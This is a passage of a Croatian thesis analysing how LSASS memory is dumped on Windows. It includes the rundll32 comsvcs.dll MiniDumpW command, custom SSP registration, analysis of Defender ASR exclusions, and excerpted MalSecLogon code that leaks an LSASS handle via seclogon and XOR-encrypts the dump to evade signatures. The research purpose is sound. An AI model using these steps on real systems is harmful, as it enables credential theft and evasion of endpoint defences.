Drugi način za kreiranje *minidump* datoteke omogućuje nedokumentirana funkcija `MiniDumpW` iz biblioteke `comsvcs.dll` [58]. Otvori li se DLL datoteka u IDA softveru, vidljivo je da funkcija `MiniDumpW` interno poziva `MiniDumpWriteDump`, no argumenti koji se prosljeđuju razlikuju se između navedenih funkcija.

Napomena: Windows x64 konvencija[59] *nalaže da se argumenti funkcijama prosljeđuju redom u registrima* `rcx,rdx,r8,r9` *te zatim na stog. Rezultat funkcije vraća se u registar* `rax`.

Reverznim inženjerstvom može se utvrditi da `MiniDumpW` ignorira prva dva proslijeđena argumenta, dok treći argument obrađuje kao znakovni niz (slika 33.):

```
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+3D0h+var_30], rax
mov     rbx, r8         ; rbx = string to be expanded
xor     r13d, r13d
mov     esi, r13d
mov     r15d, 410h
mov     r8d, r15d       ; Size
xor     edx, edx        ; e/rdx = prethodno nekoristen
lea     rcx, [rbp+3D0h+Dst] ; rcx = prethodno nekoristen
call    memset
xorps   xmm0, xmm0
xor     eax, eax
movups  xmmword ptr [rsp+4D0h+SecurityAttributes.nLength], xmm0
mov     qword ptr [rsp+4D0h+SecurityAttributes.bInheritHandle], ra›
xorps   xmm1, xmm1
movdqu  [rsp+4D0h+var_478], xmm1
movdqu  [rsp+4D0h+var_468], xmm0
mov     [rsp+4D0h+var_458], r13
mov     r8d, 207h       ; nSize
lea     rdx, [rbp+3D0h+Dst] ; lpDst
mov     rcx, rbx        ; lpSrc
call    cs:ExpandEnvironmentStringsW
nop     dword ptr [rax+rax+00h]
test    eax, eax
jnz     short loc_180021F60
```

Slika 33. Obrada trećeg argumenta `MiniDumpW` kao znakovni niz

Nastavak analize pokazuje da treći argument mora poprimiti sljedeći format (slike 34., 35., 36.):


```
"<process_id> <dump_file_name> full"
```

```
loc_180021F60:
mov     ebx, 20h
mov     edx, ebx        ; edx = ' '
lea     rcx, [rbp+3D0h+Dst] ; rcx = znakovni niz nakon ExpandEnvironmentStringsW poziva
call    cs:wcschr       ; trazimo prvu pojavu 0x20 (' ') u stringu spremljenom u rcx
nop     dword ptr [rax+rax+00h]
mov     rdi, rax        ; rdi = ostatak stringa nakon ' '
test    rax, rax
jnz     short loc_180021F89
```

Slika 34. Obrada prvog dijela trećeg argumenta u `MiniDumpW`

```
loc_180021F89:          ; r13w = \x00\x00, UTF-16 nul-terminator
mov     [rax], r13w
mov     edx, ebx        ; Ch
lea     rcx, [rax+2]    ; ponovno trazimo ' ', +2 jer je UTF-16
call    cs:wcschr
nop     dword ptr [rax+rax+00h]
test    rax, rax
jz      short loc_180021F7F
```

Slika 35. Obrada drugog dijela trećeg argumenta u `MiniDumpW`



Slika 36. Obrada trećeg dijela trećeg argumenta i otvaranje procesa

Nedaleko kasnije u kodu (slika 37.) vidljivo je pozivanje `CreateFileW` odnosno funkcije `MiniDumpWriteDump` koja će *minidump* datoteku zapisati na putanju naznačenu drugim segmentom trećeg argumenta (`rdi` registar obrađen na slici 34.):

Slika 37. Otvaranje datoteke i kreiranje *minidump* zapisa

Na temelju analize vidljivo je da se funkcija može pozvati programski na sljedeći način:

```
MiniDumpW(0,0, L„<process_id> <dumpfile_path> full");
```

Ova metoda također je dobro poznata i nalazi se u potpisima *mpavbase.vdm*:

```
SIGNATURE_TYPE_THREAT_BEGIN(0x5c)
00000000 : AD 55 04 80 00 00 01 00  2E 00 20 00 42 65 68 61  .U…..... .Beha
00000010 : 76 69 6F 72 3A 57 69 6E  33 32 2F 43 6F 6D 73 76  vior:Win32/Comsv
00000020 : 63 73 4D 69 6E 69 64 75  6D 70 2E 41 00 00 01 40  csMinidump.A...@
00000030 : 05 82 70 00 04 00                                ..p…
```


Činjenica da su prva dva argumenta nepotrebna aludira i na mogućnost pozivanja funkcije kroz alat naredbenog retka *RunDll32* koji kao argumente prima naziv DLL datoteke koju učitava, funkciju koju iz nje pokreće, te argumente koje prosljeđuje funkciji:

```
rundll32 C:\windows\system32\comsvcs.dll MiniDumpW [LSASS_PID] dump.bin full
```

Obzirom da ova metoda dozvoljava izvođenje malicioznih naredbi koristeći ugrađeni alat operacijskog sustava (*RunDll32*), navedeni program često se naziva *Living-Off-The-Land Binary* – LOLBin [58].

4.3. Registracija vlastitog Security Support Provider paketa

Neku od prethodne dvije navedene metode moguće je kombinirati s drugim komponentama odnosno tehnikama kako bi se indirektno izvršila ekstrakcija memorije procesa *lsass.exe*. Primjerice, napadač može kreirati i učitati vlastiti *Security Support Provider* SSP u memoriju LSASS procesa kroz kojeg će pozvati neku od funkcija za kreiranje *minidump* datoteka[60]. Na ovaj način nije vidljivo da je nepoznati proces pristupio memoriji autentikacijskog programa, već je procesno stablo sačinjeno isključivo od *lsass.exe* procesa koji kreira *minidump*. Iako u parsiranim potpisima u trenutku pisanja ovog rada nije bilo moguće pronaći potpis koji bi se direktno mapirao na registraciju vlastitog SSP-a (funkcija `AddSecurityPackage`), vidljive su reference na ključ u Windows Registry podsustavu u čiju vrijednost je moguće dodati putanju do vlastitog SSP-a (.dll datoteke), `HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa` (slika 38.).



Slika 38. Reference u Windows Defender potpisima na *registry* ključeve za instalaciju novog SSP paketa

Dodavanje putanje u *registry* neće odmah učitati SSP, već je za to potrebno ponovno pokrenuti računalo, no prethodno spomenuta funkcija `AddSecurityPackage` ne postavlja takvo ograničenje, već SSP odmah učitava u radnu memoriju LSASS procesa. Iz navedenog razloga maliciozni će programi često primarno koristiti navedenu funkciju, ali i dodati vrijednost u *registry* kako bi osigurali perzistentan pristup procesu *lsass.exe*.


5. Moderne metode ekstrakcije memorije lsass.exe procesa

Prije demonstracije modernih tehnika za izvođenje navedenog napada, potrebno je naglasiti restrikcije zbog kojih je pojedina tehnika odabrana te navesti konfiguraciju i verzije sigurnosnog rješenja odnosno pripadnih potpisa.

MalSecLogon [61] prva je tehnika koja će biti opisana u ovom radu te je odabrana za korištenje za Windows 10 sustavima jer se oslanja na mogućnost dobivanja *handlea* na LSASS proces kroz *seclogon.dll* – kako je LSASS proces na Windows 11 uređajima prema zadanim postavkama pokrenut kao PPL proces, iz korisničkog načina rada nije moguće otvoriti *handle* na njega osim ako napadač nema kontrolu nad nekim drugim ekvivalentnim ili jačim PPL procesom[21].


Ekstrakcija memorije koristeći nedokumentiranu funkciju `NtSystemDebugControl` na Windows 11 sustavima odabrana je jer omogućuje direktan pristup LSASS procesu bez da se zatraži *handle* na sam proces, što znači da pretpostavljena PPL zaštita ne igra ulogu u ovom napadu[62].

U testnom okruženju kreirane su dva virtualna stroja (Windows 10 i 11) na kojima su instalirane posljednje dostupne sigurnosne zakrpe odnosno verzije sigurnosnog rješenja. Za Windows 10, posljednja sigurnosna zakrpa za svibanj 2024. bila je KB5037768, dok je za Windows 11 posljednja zakrpa bila KB5037591. Zakrpe su vidljive na slici 39. u nastavku:




Slika 39. Verzije zakrpi testnih klijenata (Windows 11 – iznad, Windows 10 – ispod)

Verzije sigurnosnog rješenja Windows Defender također su bile ažurne u trenutku pisanja rada te su sve relevantne postavke bile aktivne (`MAPSReporting` = *cloud* zaštita, 2 = *Advanced Membership*), kao što je prikazano na slikama 40. i 41.:




Slika 40. Verzije potpisa sigurnosnog rješenja



Slika 41. Postavke sigurnosnog rješenja

Konačno, na oba klijenta ASR pravilo koje se odnosi na zaštitu LSASS procesa, *Block credential stealing from the Windows local security authority subsystem (lsass.exe)*, bilo je omogućeno, dok je pravilo za blokiranje izvođenja nepoznatih datoteka (*Block executable files from running unless they meet a prevalence, age, or trusted list criterion*) bilo onemogućeno radi jednostavnosti izvođenja (slika 42.). Prema dokumentaciji, navedeno pravilo sprječava izvođenje datoteka koje ne zadovoljavaju pragove starosti aplikacije, rasprostranjenosti instalacija ili se ne nalaze na popisu vjerodostojnih datoteka kojeg održava sam Microsoft.



Slika 42. Konfiguracija ASR pravila

Nakon parsiranja i analize Lua skripti u kojima je referencirano ASR pravilo za nepoznate datoteke, primijećeno je nekoliko mogućih putanja koje se naizgled tretiraju kao benigne (eng. *excluded*) u kontekstu navedenog pravila:

```
if not (mp.IsHipsRuleEnabled)("01443614-cd74-433a-b99e-2ecdc07bfc25")
then
  return mp.CLEAN
end
...
-- IsSampled - zaprimljen uzorak vise od 1000 puta?
  if (MpCommon.IsSampled)(1000, false, true, true) == true then
    local l_0_2 = (mp.getfilename)(mp.FILEPATH_QUERY_FULL)
    if l_0_2 ~= nil and l_0_2 ~= "" then
      l_0_2 = (string.lower)((MpCommon.PathToWin32Path)(l_0_2))
      if (mp.IsPathExcludedForHipsRule)(l_0_2, "01443614-cd74-433a-b99e-
2ecdc07bfc25") then
        return mp.CLEAN
      end
      if (string.find)(l_0_2,
"^.:\\programdata\\chocolatey\\bin\\[^%.\\]+%.exe$") ~= nil then
        return mp.CLEAN
      end
      if (string.find)(l_0_2,
(string.lower)((MpCommon.ExpandEnvironmentVariables)("%systemroot%")) ..
"\\system32\\mrt.exe", 1, true) ~= nil then
        return mp.CLEAN
      end
```

Pokušaj pokretanja *Hello, world* programa na lokacijama poput `C:\ProgramData\chocolatey\bin\cmder.exe` ili `C:\Windows\system32\mrt.exe` je, bez obzira na prikazani kod, bilo spriječeno. Iako za svrhe ovog rada nije dodatno istraženo, pretpostavka je da se Microsoft za ovo ASR pravilo u potpunosti oslanja na vlastitu prikupljenu telemetriju – za razliku od nekoliko ostalih pravila (primjerice, pravila za LSASS), funkcija koja navodi sve benigne putanje `GetPathExclusions` nije definirana nigdje u *mpasbase.vdm*, dok u datoteci *mpavbase.dll* ovo pravilo uopće nije referencirano. Također, funkcija koja se poziva u isječku iznad, `MpCommon.IsSampled`, potencijalno daje do znanja da se ulazi u analizu putanja na disku tek ako je Microsoft datoteku analizirao određeni broj puta, no ova pretpostavka nije potvrđena.

5.1. MalSecLogon – Windows 10

MalSecLogon tehniku otkrio je i implementirao Antonio Cocomazzi krajem 2021. godine[61]. Tehnika se oslanja na relativno poznatu ideju koja je godinu dana ranije implementirana u Python verziji *mimikatz* alata – *pypykatz*[63]. Glavna premisa iza načina rada MalSecLogona je da, kako sigurnosna rješenja efektivno ne dozvoljavaju nijednom nepoznatom procesu da zatraži visokoprivilegirani *handle* na *lsass.exe* proces, postoji šansa da u memoriji sustava postoje tzv. *leaked handles*, odnosno *handle* objekti vezani uz LSASS proces koji nisu zatvoreni. Ranije spomenuti *pypykatz* pretpostavlja da će se ovakav *handle* pronaći negdje u memoriji te koristeći funkciju `NtQuerySystemInformation` s nedokumentiranim parametrom `SystemHandleInformation` (decimalna vrijednost 16) enumerira svaki otvoreni *handle* u sustavu u potrazi za *handleom* koji je povezan na *lsass.exe*. Ovakav pristup je nepouzdan zbog činjenice da su šanse za pronalaskom visokoprivilegiranog *handlea* u memoriji procesa koji nije *lsass.exe* iznimno male, budući da se *handleovi* u pravilu otvaraju u svrhu izvođenja relativno kratkih zadataka vezanih uz proces *lsass.exe*, zbog čega ubrzo budu zatvorene (ručno, ako ih je otvorila dretva, ili automatski po zatvaranju procesa, ako ih je otvorio proces).

Seclogon servis (*Secondary Logon*) je Windows servis koji dozvoljava pokretanje procesa s tokenom ili vjerodajnicama drugog korisnika[45]. Primjerice, prilikom poziva *runas /user:Administrator /netonly cmd.exe* naredbe u Windows sustavima u pozadini će se pozvati servis *seclogon* kako bi oponašao (eng. *impersonate*) korisnika *Administrator* te u takvom okruženju pokrenuo *cmd.exe* proces. */netonly* zastavica označava da će se novi proces pokrenuti kao trenutni korisnik, no, u slučaju mrežnog pristupa drugom uređaju, koristit će se predani korisnik, u ovom primjeru *Administrator*, zbog čega je LSA primoran kreirati novu korisničku sjednicu. Primjer generiranog zapisa vidljiv je na slici 43.

Slika 43. Oponašanje korisnika uz pomoć *seclogon* servisa

Kako je *seclogon* implementiran kroz RPC servis, oslanja se isključivo na argumente primljene u RPC zahtjevu za izmjenu informacija, jedan od kojih je identifikator pozivajućeg procesa. Obzirom da se prilikom poziva servisa *seclogon* za kreiranje novog procesa isti mora kreirati kao dijete pozivajućeg procesa, servis mora biti u mogućnosti pravilno postaviti atribute *child* procesa. Kako bi to napravio, *seclogon* pokušava otvoriti visokoprivilegirani *handle* upravo na proces iz argumenta s krivom pretpostavkom da, ako otvaranje uspije, identifikator procesa pripada upravo tom procesu te koristeći dobiveni *handle* podešava atribute novog procesa. Iako se na površini ovaj mehanizam čini donekle validnim, problem leži u činjenici da identifikator procesa korišten u funkciji *OpenProcess* koji se šalje preko RPC-a dolazi iz strukture PEB spomenute u poglavlju 3.3.3 koja se nalazi u korisničkom dijelu operacijskog sustava te je korisnik može modificirati. Cocomazzi je zaključio da se, u kombinaciji s */netonly* zastavicom (`LOGON_NETCREDENTIALS_ONLY` parametar u *CreateProcessWithLogonW*) te strukturom PEB modificiranom tako da procesni identifikator bude postavljen na PID LSASS procesa može jednostavno prisiliti *seclogon* da otvori *handle* na *lsass.exe* proces, obzirom da se *handle* otvara na „pozivajući“ proces. Također, bitno je napomenuti da *svaki* poziv *CreateProcessWithLogonW* ili *CreateProcessWithTokenW* završava u servisu *seclogon*. Opisana procedura prikazana je na sljedećem isječku[61]:

```
void MalSeclogonPPIDSpoofing(int pid, wchar_t* cmdline)
{
	...
	// postavljanje PID vrijednosti u PEB-u na LSASS PID
	SpoofPidTeb((DWORD)pid, &originalPid, &originalTid);
	...
		if (!CreateProcessWithLogonW( //
			// vjerodajnice se ne provjeravaju
			L"MalseclogonUser", L"MalseclogonDomain",
			L"MalseclogonPwd",
			// jer je "/netonly" zastavica postavljena
			LOGON_NETCREDENTIALS_ONLY, NULL, cmdline, 0, NULL,
			NULL, &startInfo, &procInfo
		)) {printf("CreateProcessWithLogonW() failed …);}
		else {
			printf("Spoofed process %S created correctly as child
			of PID %d using CreateProcessWithLogonW()!", cmdline,
			pid);
		}…
	RestoreOriginalPidTeb(originalPid, originalTid);}
```

Iako ova procedura stvori *lsass.exe handle* u servisu *seclogon*, navedeni *handle* se zatvori iznimno brzo jer ne postoji dodatni posao koji bi *handle* zadržao u memoriji. Kako bi riješio ovaj problem, Cocomazzi je iskoristio mehanizam *OpLock* (eng. *Opportunistic lock*) [64] koji mu dozvoljava da blokira pristup nekoj datoteci koja se nalazi na računalu, slično semaforima. Dodatno, daljnjom analizom servisa ustanovljeno je da se u nastavku RPC funkcije poziva `CreateProcessAsUserW` koji pokreće željeni proces – u prethodnom *runas* primjeru, *cmd.exe*. Na temelju ovih saznanja, Cocomazzi je primijetio da može proizvoljno dugo zadržati *lsass.exe handle* u memoriji servis *seclogon* sljedećim koracima:

1. Lažirati PID u strukturi PEB da pokazuje na PID procesa *lsass.exe*
2. Postaviti *OpLock* na datoteku koja je pod korisničkim nadzorom
    a. U implementaciji metode MalSecLogon, to je `C:\Windows\System32\license.rtf`, datoteka za koju smo sigurni da postoji
3. Pozvati *CreateProcessWithLogonW* koji pokušava pokrenuti datoteku nad kojom je postavljen *OpLock*

4. Pozvana metoda prebacuje izvršavanje u servis *seclogon* koji otvara LSASS *handle* i čeka otpuštanje *OpLock-a* nad datotekom koju treba pokrenuti, zbog čega *handle* ostaje u memoriji proizvoljno dugo

Obzirom da nakon izvršavanja ovih koraka MalSecLogon može pristupiti procesu *lsass.exe* putem ranije spomenute funkcije `NtQuerySystemInformation` kojom će pronaći *handle* unutar procesa *seclogon*, moguće je posljedično pozvati neku od funkcija za kreiranje *minidump* datoteke procesa *lsass.exe* bez direktnog otvaranja *handlea* na što bi sigurnosna rješenja reagirala[45].

Konačno, kao što je spomenuto u poglavlju 4.2, *minidump* datoteka LSASS procesa ima zaseban statički potpis, zbog čega ju je potrebno dodatno šifrirati prije zapisivanja na disk. MalSecLogon ovo postiže na način da registrira *callback* funkciju kao parametar za `MiniDumpWriteDump` koja sprema *minidump* sadržaj u memoriju, a kao parametar za *handle* na datoteku u koju bi se trebao zapisati *minidump* predaje `NULL`. Nakon povratka iz funkcije `MiniDumpWriteDump` izvršava XOR operaciju nad svakim oktetom iz memorije te takav šifriran sadržaj zapisuje na disk.

Glavna funkcionalnost MalSecLogon koda za kreiranje *lsass.exe minidump* datoteke nalazi se na sljedećem isječku:


```
void MalSeclogonDumpLsassWithSeclogonRaceCondition(...) {
	//...
	EnableDebugPrivilege(TRUE);
	seclogonPid = GetPidUsingFilePath(
		L"\\WINDOWS\\system32\\seclogon.dll");
	//...
	SpoofPidTeb((DWORD)lsassPid, &originalPid, &originalTid);
	LeakLsassHandleInSeclogonWithRaceCondition((DWORD)lsassPid);
	RestoreOriginalPidTeb(originalPid, originalTid);
	FindProcessHandlesInTargetProcess(
		seclogonPid, handles, &handlesCount);
	if (handlesCount < 1) {
		printf("No process handles found in seclogon...\n");
		exit(-1);
	}
	hSeclogon = OpenProcess(PROCESS_DUP_HANDLE, FALSE, seclogonPid);
```

```
